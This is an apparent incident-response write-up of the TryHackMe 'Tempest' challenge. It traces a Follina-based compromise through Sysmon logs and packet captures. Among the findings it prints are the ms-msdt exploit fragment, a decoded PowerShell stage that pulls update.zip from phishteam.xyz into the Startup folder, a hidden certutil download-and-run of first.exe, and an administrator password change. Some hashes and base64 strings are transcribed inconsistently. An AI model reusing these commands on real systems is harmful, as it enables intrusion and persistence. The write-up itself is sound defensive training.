

Workstation Attack Analysis

Tempest CTF

TryHackMe (Challenge)

Tools Used: PowerShell, EvtxEcmand, Timeline Explorer, SysmonView, Event Viewer, Wireshark, Brim

Scenario

This scenario focuses on the analysis of endpoint and network logs collected from a compromised workstation. The provided artefacts originate from the Tempest machine, which is suspected to have been involved in a full attack chain.

As an Incident Responder, your responsibility is to examine the captured logs and artefacts to identify, analyze, and reconstruct the incident. Through systematic log analysis, you will determine how the compromise occurred, what actions were taken by the attacker, and the overall impact on the affected system.

Alert: Compromised Workstation Activity Detected

Given Files

```
capture.pcapng  
sysmon.evtx  
windows.evtx
```

Preparation - Tools and Artifacts

The very first step before investigation we have to compare the files by their hash values for this we use powershell to get the hash value of the each files

```

Windows PowerShell
PS C:\Users\user\Desktop\Incident Files> ls

Directory: C:\Users\user\Desktop\Incident Files

Mode                LastWriteTime         Length Name
----                -----        ----
-a----       6/21/2022  1:46 AM      17479060 capture.pcapng
-a----       1/10/2026  6:41 AM      3617463 sysmon.csv
-a----       6/21/2022  1:30 AM      3215560 sysmon.evtx
-a----       6/21/2022  1:29 AM     1118208 windows.evtx

PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\capture.pcapng
Algorithm      Hash                                         Path
-----      ----                                         -----
SHA256        CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6   C:\Users\user\Desktop\Incident Files\capture.pcapng

PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\sysmon.evtx
Algorithm      Hash                                         Path
-----      ----                                         -----
SHA256        6650C3519C2C235188201B5A8594FEA205C3BC8C75193363B87D2837ACA3C91F   C:\Users\user\Desktop\Incident Files\sysmon.evtx

PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\windows.evtx
Algorithm      Hash                                         Path
-----      ----                                         -----
SHA256        D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60   C:\Users\user\Desktop\Incident Files\windows.evtx

```

To parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxECmd and then feed it into Timeline Explorer.

```

Windows PowerShell
PS C:\Tools\EvtxECmd> ./EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv
EvtxECmd version 1.0.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\user\Desktop\Incident Files\sysmon.evtx --csv C:\Users\user\Desktop\Incident Files --csvf sysmon.csv

Warning: Administrator privileges not found!

CSV output will be saved to C:\Users\user\Desktop\Incident Files\sysmon.csv

Maps loaded: 383

Processing C:\Users\user\Desktop\Incident Files\sysmon.evtx...
Chunk count: 42, Iterating records...


Event log details
Flags: None
Chunk count: 42
Stored/Calculated CRC: EAFDE57A/EAFDE57A
Earliest timestamp: 1601-01-01 00:00:00.000000
Latest timestamp: 2022-06-20 17:30:35.3630890
Total event log records found: 2,559

Records included: 2,559 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID      Count
1            238
2             2
3             92
5              3
8              3
11           1,024
12            186
13            869
15              6

```

The CSV output will be saved to C:\Users\user\Desktop\Incident Files\sysmon.csv



load this sysmon.csv file into the TimelineExplorer tool

Challenge Questions

1.What is the SHA256 hash of the capture.pcapng file?

We use Powershell to get the Hash value of the file, Command used is " get-filehash -Algorithm SHA256 .\capture.pcapng "

Answer:

CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

2.What is the SHA256 hash of the sysmon.evtx file?

Same as previous step

Answer: 665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

3.What is the SHA256 hash of the windows.evtx file?

Same as previous step

Answer: D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

Initial Access - Malicious Document

Investigation Guide

To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:

- Start with the events generated by Sysmon.
- EvtxEcmand, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document

Challenge Questions

1.The user of this machine was compromised by a malicious document. What is the file name of the document?

To know what is the file name we can filter the event ID: 11 (File Creation) in TimelineExplorer tool

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

- The malicious document has a **.doc** extension.
- The user downloaded the malicious document via **chrome.exe**.
- The malicious document then executed a chain of commands to attain code execution.

So the now the malicious file can either be in .doc or .exe extension

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

.doc

Payload Data4
TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc Zone.Identifier
TargetFilename: C:\Users\benimaru\Downloads\~\$ee_magicules.doc
TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\PackageFiles\8801DF78-4AAE-4735-B3E4-213DE154925A\root\Office16
TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\PackageFiles\8801DF78-4AAE-4735-B3E4-213DE154925A\root\Office16
TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\PackageFiles\8801DF78-4AAE-4735-B3E4-213DE154925A\root\Office16

Event Id = 11

C:\Users\user\Desktop\Incident Files\sysmon.csv

Total lines 2,559 | Visible lines 5 | Open files: 1 | Search options

Answer: free_magicules.doc

2.What is the name of the compromised user and machine? Format: *username-machine name*

Previously we have found out that free_magicules.doc is the malicious file so filtered it by that name , and in the User Name field we see the username

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

free_magicules.doc

User Name	Remote Host	Payload Data
benimaru		

Event Id = 11

C:\Users\user\Desktop\Incident Files\sysmon.csv

Total lines 2,559 | Visible lines 1 | Open files: 1 | Search options

In Computer field, The machine name is available

Channel	Process Id	Computer	User Id	Map Description
Microsoft-Windows-Sysmon...	2800	TEMPEST	S-1-5-18	FileCreate

Answer: benimaru-TEMPEST

3.What is the PID of the Microsoft Word process that opened the malicious document?

We filter it out by the Microsoft Word Process and got WINWORD.EXE

Executable Info
"C:\Program Files (x86)\Microsoft Office\Root\Office14\WINWORD.EXE" /n "C:\Users\benimaru\Downloads\free_magicules.doc" /o ""
wevtutil.exe um "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man"
wevtutil.exe um "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /fromWow64
wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /rf:"C:\Program Files (x86)\M
"C:\Windows\system32\net.exe" user Administrator ch4ng3dpasword!
C:\Windows\system32\net1 user Administrator ch4ng3dpasword!

ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000700

Answer: 496

4.Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?

To find out the malicious domain ip address we have to filter the field by DNS and the process id we found 496

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

DNS

Find

Payload Data4	Payload Data5
QueryName: ecs.office.com	QueryStatus: 0
QueryName: phishteam.xyz	QueryStatus: 0
QueryName: phishteam.xyz	QueryStatus: 0
QueryName: augloop.office.com	QueryStatus: 0
QueryName: officecdn.microsoft.com.edgesuite.net	QueryStatus: 0
QueryName: officecdn.microsoft.com.edgesuite.net	QueryStatus: 0
QueryName: officecdn.microsoft.com.edgesuite.net	QueryStatus: 0

x Payload Data1 Contains 496 Edit Filter

we found out that phishteam.xyz domain

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

DNS

Find


Payload Data6
QueryResults: 64:ff9b:a747:c7bf::ffff:167.71.199.191
QueryResults: 64:ff9b:a747:c7bf::ffff:167.71.199.191;
QueryResults: type: 5 officecdn.microsoft.com.edgesuite.net.globalredir.akadns.net;type: 5 a1737.dspw65.akamai.net
QueryResults: type: 5 officecdn.microsoft.com.edgesuite.net.globalredir.akadns.net;type: 5 a1737.dspw65.akamai.net
QueryResults: 2001:fe0:10:68::125:4cc0;2001:fe0:10:68::125:4c9b::ffff:1.37.77.24;::ffff:120.28.35.201;
QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5 s-0005-office.config.skype.com;type: 5 ecs-office.southcentralus.cloudapp.azure.com
QueryResults: type: 5 augloop-prod.trafficmanager.net;type: 5 augloop-prod-pa0.southeastasia.cloudapp.azure.com

x Payload Data1 Contains 496 Edit Filter

Answer: 167.71.199.191

5.What is the base64 encoded string in the malicious payload executed by the document?

To find out the base64 encoded document, filtered the search field with base64



Decoded by Cyberchef

```
$app=[Environment]::GetFolderPath('ApplicationData');
cd "$app\Microsoft\Windows\Start Menu\Programs\Startup";
iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip;
Expand-Archive .\update.zip -DestinationPath .; rm update.zip;
```

Answer:

JGfwcD1bRW52aXJvbmlbnRd0jpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhGEK
TtjZCAiJGFwc
FxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAi0yBpd3
IgaHR0cDovL3
BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA
7IEV4cGFuZC
1BcmNoaXZlIC5cdXBkYXRllNppcCATRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS5
6aXA7Cg==

6.What is the CVE number of the exploit used by the attacker to achieve a remote code execution?

Format: XXXX-XXXXXX

Hint

External research needed. Observe the parent-child relationship of `WInword.exe` and the process that executed the malicious base64 payload.

we search `msdt.exe` to find the CVE

Google search results for "msdt.exe cve":

- Microsoft**
https://www.microsoft.com/msrc/blog/2022/05/g...
Guidance for CVE-2022-30190 Microsoft Support ...
30 May 2022 — A remote code execution vulnerability exists when **MSDT** is called using the URL protocol from a calling application such as Word. An attacker who ... [Read more](#)
- Fortinet**
https://www.fortinet.com/analysis-of-follina-zero-day
CVE-2022-30190: Microsoft Support Diagnostic Tool ...
1 Jun 2022 — The vulnerability that exists within msdt.exe is the **Microsoft Support Diagnostic Tool**. Normally, this tool is used to diagnose faults with the ... [Read more](#)

Answer: CVE-2022-30190

Initial Access - Stage 2 execution

Investigation Guide

With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:

- The Autostart execution reflects explorer.exe as its parent process ID.
- Child processes of explorer.exe within the event timeframe could be significant.
- Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.

Challenge Questions

1.The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

We know that update.zip is the malicious file, where decoded the base64 and got it.
filtering the search field by update.zip and 11 in Event ID field

Answer :C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup

2.The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

Format: Remove the double quotes from the log

Filtered the Username, Computer, Map description field based on target and finally searched the explorer.exe.

Username:TEMPEST\benimaru
Computer:TEMPEST
Map Description:Process creation

I found out Powershell was suspicious among other executable info cause in the command they have used hidden flag for writing the code

Data6	Executable Info	Source File
CommandLine: C:\Windows\Explorer.EXE	"C:\Program Files\Google\Chrome\Application\chrome.exe"	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Windows\System32\SecurityHealthSystray.exe"	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Windows\System32\SecurityHealthSystray.exe"	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background	C:\Users\u
CommandLine: C:\Windows\Explorer.EXE	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certut...	C:\Users\u
CommandLine: C:\Windows\system32\userinit.exe	C:\Windows\Explorer.EXE	C:\Users\u
CommandLine: C:\Windows\system32\userinit.exe	C:\Windows\Explorer.EXE	C:\Users\u

Answer: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe'
C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

3.Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?

Searched first.exe and searched for SHA256 hash

"C:\Users\Public\Downloads\first.exe"

Answer:CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

4.The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

Format: domain:port

To find the Domain we have to filter the Map description field with DNS

We have found out the domain name, now we have to know what port it is using, to view that we need wireshark tool and filter it out with the domain name. http.host contains "resolvecyber.xyz"

It is using http which use port 80

Answer:resolvecyber.xyz:80

Initial Access - Malicious Document Traffic

Investigation Guide

Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:

- We can now use **Brim and Wireshark** to investigate the packet capture.

- Find network events related to the harvested domains and IP addresses.
- Sample Brim filter that you can use for this investigation: `_path=="http" "<malicious domain>"`

Challenge Questions

1.What is the URL of the malicious payload embedded in the document?

From the harvested malicious domain "phishteam.xyz", we filtered (http.host contains "phishteam.xyz") && (http.request.method == "GET") to see the url by clicking the packet 2411 → follow HTTP stream, /02dcf07/index.html

No.	Time	Source	Destination	Protocol	Length	Info
1367	89.506977	192.168.254.107	167.71.199.191	HTTP	595	GET /02dcf07/free_magicules.doc HTTP/1.1
2411	125.648654	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2387	124.972284	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2504	131.169430	192.168.254.107	167.71.199.191	HTTP	229	GET /02dcf07/update.zip HTTP/1.1
17568	579.666492	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/final.exe HTTP/1.1
4182	224.977156	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/first.exe HTTP/1.1
16903	523.821206	192.168.254.107	167.71.199.191	HTTP	226	GET /02dcf07/spf.exe HTTP/1.1
6713	370.296784	192.168.254.107	167.71.199.191	HTTP	225	GET /02dcf07/ch.exe HTTP/1.1
4688	226.454602	192.168.254.107	167.71.199.191	HTTP	180	GET /02dcf07/first.exe HTTP/1.1

Answer: <http://phishteam.xyz/02dcf07/index.html>

2.What is the encoding used by the attacker on the c2 connection?

```
Wireshark · Follow HTTP Stream (tcp.stream eq 84) · capture.pcapng

GET /02dcf07/index.html HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice 16)
Accept-Encoding: gzip, deflate
Host: phishteam.xyz
If-Modified-Since: Mon, 20 Jun 2022 16:15:55 GMT
If-None-Match: "11a6-5e1e36b3440d2-gzip"
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 20 Jun 2022 17:13:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 20 Jun 2022 17:10:30 GMT
ETag: "12de-5e1e42e5dbdba-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3165
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html


<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($([System.Text.Encoding]'+[char]58+[char]58+[UTF8.GetString([System.Convert]'+[char]58+[char]58+[char]58+[char]34+[char]5F+FwC+XfNaW+Nb3NvZnRcV2luZG93c1xTdGFydzCBNZWS1XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIH7 client pkts, 7 server pkts, 13 turns.
```

Answer: Base64

3.The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?

Answer:q

4.The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?




```
GET /9ab62b5
q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcyBuYW1lICAgICBhZG1pbmlzdHJhdG9ycw0KQ29tbWVudCAgICAgICAgQWRtaW5pc3R
yYXRvcnMgaGF2ZSBjb21wbGV0ZSBhbmqgdW5yZXN0cmljdGVkIGFjY2VzcyB0byB0aGugY29tchV0ZXIVZG9tYWluDQoNCk1lbWJlcNMNg0KLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KQWRtaW5pc3RyYXRvc
g0Kcm1tdXJ1DQpzaG1vb0KGhIIGNvbW1hbmQgY29tcGxlGvkIHN1Y2N1c3NmdWxseS4NCg0K HTTP/1.1
Host: resolvecyber.xyz:8080
Connection: Keep-Alive
user-agent: Nim httpclient/1.6.6

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.18
Date: Mon, 20 Jun 2022 17:27:48 GMT
Content-type: text/html
```

Answer: /9ab62b5

5. Based on the user agent, what programming language was used by the attacker to compile the binary?



```
GET /9ab62b5
q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgLSBBbGlhcyBuYW1lICAgICBhZG1pbmlzdHJhdG9ycw0KQ29tbWVudCAgICAgICAgQWRtaW5pc3R
yYXRvcnMgaGF2ZSBjb21wbGV0ZSBhbmqgdW5yZXN0cmljdGVkIGFjY2VzcyB0byB0aGugY29tchV0ZXIVZG9tYWluDQoNCk1lbWJlcNMNg0KLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KQWRtaW5pc3RyYXRvc
g0Kcm1tdXJ1DQpzaG1vb0KGhIIGNvbW1hbmQgY29tcGxlGvkIHN1Y2N1c3NmdWxseS4NCg0K HTTP/1.1
Host: resolvecyber.xyz:8080
Connection: Keep-Alive
user-agent: Nim httpclient/1.6.6

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.18
Date: Mon, 20 Jun 2022 17:27:48 GMT
Content-type: text/html
```

Format: Answer in lowercase

Answer:nim

Discovery - Internal Reconnaissance

Investigation Guide

To continue with the investigation, we may focus on the following information:

- Find network and process events connecting to the malicious domain.
- Find network events that contain an encoded command.
- We can use Brim to filter all packets containing the encoded string.
- Look for endpoint enumeration commands since the attacker is already inside the machine.

1.The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

Every command was encoded with base64, i want to copy paste each code in cyberchef by doing it manually. packet 5893

The screenshot shows the CyberChef interface with the following details:

Recipe: From Base64

Input: Y2F0IEM6XFVzZXJzXEJlbmltYXJ1XERlc2t0b3BcYXV0b21hdGlvbi5wczEgLSAkdXNlciA9ICJURU1QRVNUXGJ1bmltYXJ1Ig0KJHBhc3MgPSAiaw5mZXJub3R1bXB1cSQiDQoNCiRzZWN1cmVYXNzd29yZCA9IE NvbzLcnRUby1TZWn1cmVTdHJpbmcgJHBhc3MgLUFzUGxhaW5UZXh0IC1Gb3JjZTsNCiRjcmVkZW50aWF sID0gTmV3LU9iamVjdCBTeXN0ZW0uTWFuYWdlbwVudC5BdXRvbWF0aw9uL1BTQ3J1ZGVudG1hbCAkdXN1 ciwgJHN1Y3Vyb2h3N3b3jkDQoNCiMjIFRPRE86IEF1dg9tYXR1IGVhc3kgdGFza3MgdG8gaGFjayB3b 3JraW5nIGHvdJzDQo=

Output:

```
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru" CR
$pass = "infernnotempest" CR
CR
$securePassword = ConvertTo-SecureString $pass -AsPlainText -Force; CR
$credential = New-Object System.Management.Automation.PSCredential $user,
$securePassword CR
CR
## TODO: Automate easy tasks to hack working hours CR
```

Answer:infernnotempest

2.The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

Input				
<pre>bmV0c3RhDCAtYW5vIC1wIHRjcCATIA0KQWN0aXZlIENvb5LY3Rpb25zDQoNCiAgUHJvdG8gIEvxY2FsIEFkZHJlc3MgICAgI nbiBBZGRyZXNzICAgICAgICBTdGF0ZSAgICAgICAgICAgUElEDQogIFRDUCAgICAwLjAuMC4w0jEzNSAgICAgICAgICAgIDAI AgICAgICAgICAgTElTVEVOSU5HICAgICAgIDg2NA0KICBUQ1AgICAgMC4wLjAuMDo0NDUgICAgICAgICAgICAwLjAuMC4w0j CAgIEJU1RFTkl0RyAgICAgICA0DQogIFRDUCAgICAwLjAuMC4w0jUwNDAgICAgICAgICAgIDAuMC4wLjAGMCAgICAgICAgI SU5HICAgICAgIDU1MDgNCiAgVENQICAgIDAUmc4wLjA6NTM1NyAgICAgICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICB gICAgNA0KICBUQ1AgICAgMC4wLjAuMDo10Tg1ICAgICAgICAgICAwLjAuMC4w0jAgICAgICAgICAgICAgIEJU1RFTkl0RyA RDUCAgICAwLjAuMC4w0jC20DAgICAgICAgICAgIDAuMC4wLjA6MCAGICAgICAgICAgICAgTElTVEVOSU5HICAgICAgIDQ5nj DAuMC4wLjA6NDcwMDEgICAgICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICBMSVNURU5JTkcgICAgICAgNA0KICBUQ1AgI OTY2NCAgICAgICAgICAwLjAuMC4w0jAgICAgICAgICAgICAgIEJU1RFTkl0RyAgICAgICA0NzYNCiAgVENQICAgIDAUmc4w gICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICBMSVNURU5JTkcgICAgICAgMTIxMg0KICBUQ1AgICAgMC4wLjAuMDo0OTY AwLjAuMC4w0jAgICAgICAgICAgIEJU1RFTkl0RyAgICAgICAxNzYwDQogIFRDUCAgICAwLjAuMC4w0jQ5NjY3ICAgIC 